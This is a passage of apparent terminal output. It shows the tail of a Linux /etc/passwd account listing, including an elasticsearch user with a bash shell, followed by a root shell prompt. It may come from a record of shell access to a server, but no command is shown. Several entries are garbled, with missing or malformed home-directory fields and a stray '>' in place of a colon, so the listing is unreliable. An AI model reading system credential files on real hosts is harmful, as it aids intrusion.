halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./sbin/nologin
systemd-network:x:192:192:systemd Network Management:./sbin/nologin
dbus:x:81:81:System message bus:./sbin/nologin
polkitd:x:999:998>User for polkitd:./sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
postfix:x:89:89:./var/spool/postfix:/sbin/nologin
chrony:x:998:996:./var/lib/chrony:/sbin/nologin
elasticsearch:x:1000:1000:./home/elasticsearch:/bin/bash
ntp:x:38:38:./etc/ntp:/sbin/nologin
sh-4.2#
```

